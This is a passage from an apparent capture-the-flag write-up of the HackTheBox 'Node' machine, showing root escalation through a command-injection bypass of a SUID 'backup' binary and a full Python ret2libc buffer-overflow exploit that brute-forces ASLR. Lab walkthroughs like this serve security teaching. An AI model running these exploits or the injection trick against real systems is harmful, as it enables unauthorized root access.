systemwill work just like it does in a Bash script, breaking commands. (REF: HTB: Node | 0xdf hacks stuff)
tom@node:/$ backup -q "" '
> /bin/bash
> '

zip error: Nothing to do! (/tmp/.backup_1445476662)
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@node:/# id
uid=0(root) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
11.4.3. backup buffer overflow
download the elf into local host:
scp mark@10.10.10.58:/tmp/backup ./backupfile analysis:
file backupchecksec backup
$ file backup
backup: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=343cf2d93fb2905848a42007439494a2b4984369, not stripped

$ checksec backup
[*] '/Node/priv/backup'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
remote machine’s ALSR is on

backup usage:
backup -q <backup_key> <dir>-q: quite mode<backup_key>:45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474<dir>: zip path

local debugging: make sure create a key file like this:


find the overflow point

POC: stack overflow

Above all, the exploit method is ret2libc.
11.4.3.1. find offset


0x66616164-> small endian (x86) -> 64 61 61 66 ->daaf-> cyclic -c daaf -> 512 Byte
          +-------------------------------------------+
          |                                           |
          |              return address               |
          |                                           |
          |                                           |
    ----->+-------------------------------------------+
          |                                           |
          |              previous ebp                 |
          |                                           |
          |                                           |
          +-------------------------------------------+
          |                                           |
512 Bytes |                                           |
          |                                           |
          |              local variables              |
          |                                           |
          |                                           |
          |                                           |
          |                                           |
    ----->+-------------------------------------------+
11.4.3.2. find addresses of func and string
find libc addr:
ldd /usr/local/bin/backupfind function system addr:
readelf -s /lib32/libc.so.6 | grep systemfind string ‘/bin/sh’ addr:
readelf -s /lib32/libc.so.6 | grep exitfind function exit addr:
strings -a -t x /lib32/libc.so.6 | grep '/bin/sh'

write exploit script. since ASLR is on, the actual running address of libc is randomized. therefore, keep running the same libc address to brute force and match the real libc address.
import subprocess
import struct

libc = 0xf759b000
system_func = libc + 0x0003a940
exit_func = libc + 0x0002e7b0
binsh_str = libc + 0x15900b
padding_len = 512

# Use struct.pack to ensure addresses are packed in little-endian format
system_func_packed = struct.pack('<I', system_func)
exit_func_packed = struct.pack('<I', exit_func)
binsh_str_packed = struct.pack('<I', binsh_str)

# Convert the padding 'A's to bytes and construct the payload
payload = b'A' * padding_len + system_func_packed + exit_func_packed + binsh_str_packed

# Call the vulnerable program with the crafted payload
tries = 1
while True:
	print(f"try {tries} times ..."); tries += 1
	subprocess.call(["/usr/local/bin/backup", "a", "45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474", payload])
execute exp.py and get root shell


11.5. Exploit Chain
path recon -> js files -> api leakage -> user password hash -> hashcat -> login as web admin -> base64 -d -> john to crack zip file -> mark cred -> ssh -> ps enum -> js: mongo db -> add scheduled task -> tom rshell -> find suid file -> (1)bypass fobidden patterns -> backup root.txt; (2) backup -> binary analysis -> buffer overflow -> root shell